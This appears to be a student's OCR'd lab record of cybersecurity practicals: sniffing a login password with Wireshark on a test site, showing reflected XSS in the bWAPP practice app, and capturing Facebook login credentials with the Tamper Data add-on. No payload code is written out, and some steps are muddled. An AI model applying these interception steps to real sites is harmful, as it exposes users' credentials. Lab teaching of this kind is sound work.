
Output:

1. Open Wireshark and select your Connection.







2. Open any http website and add display filter as http



3. Login in acunetix.test.php and enter the password



4. Search for credentials in the dialog box




Practical No: 06 TCS2324087


Aim: Simulate persistent Cross Site Scripting Attack.


Output:

1. Extract the bWAPP zip file.
2. Copy the folder and paste It to Xampp > htdocs folder.
3. Go to the Config File of Apache and make the port from 80 to 8080 and 443 to 4433.
4. Open chrome and search localhost/bWAPP/install.php and install it.




5. Click on login with the given credential's username = bee and password = bug







6. Click on XSS-Reflected(GET) and click on hack




7. Now enter basic username and Password




8. Corresponding Welcome message




9. Now putting the html <b> tag between the Username




10. In the welcome message you can see Aquel is turned bold. This means the website is XSS attack vulnerable.



11. Now try running JavaScript alert function in the input field.



12. The corresponding output of the JavaScript code. hence XSS attack is demonstrated.




Practical No: 07 TCS2324087

Aim: Session impersonation using Firefox and Tamper Data add on.


Output:

1. Open Firefox
2. Go to tools > Add on > Extension
3. Search and install Temper Data.
4. Go to Facebook login page.
5. Now click on tamper add on and start tampering the data.
6. Now enter the username and password in the Facebook login page.
7. Your username and password are being captured using session impersonation.

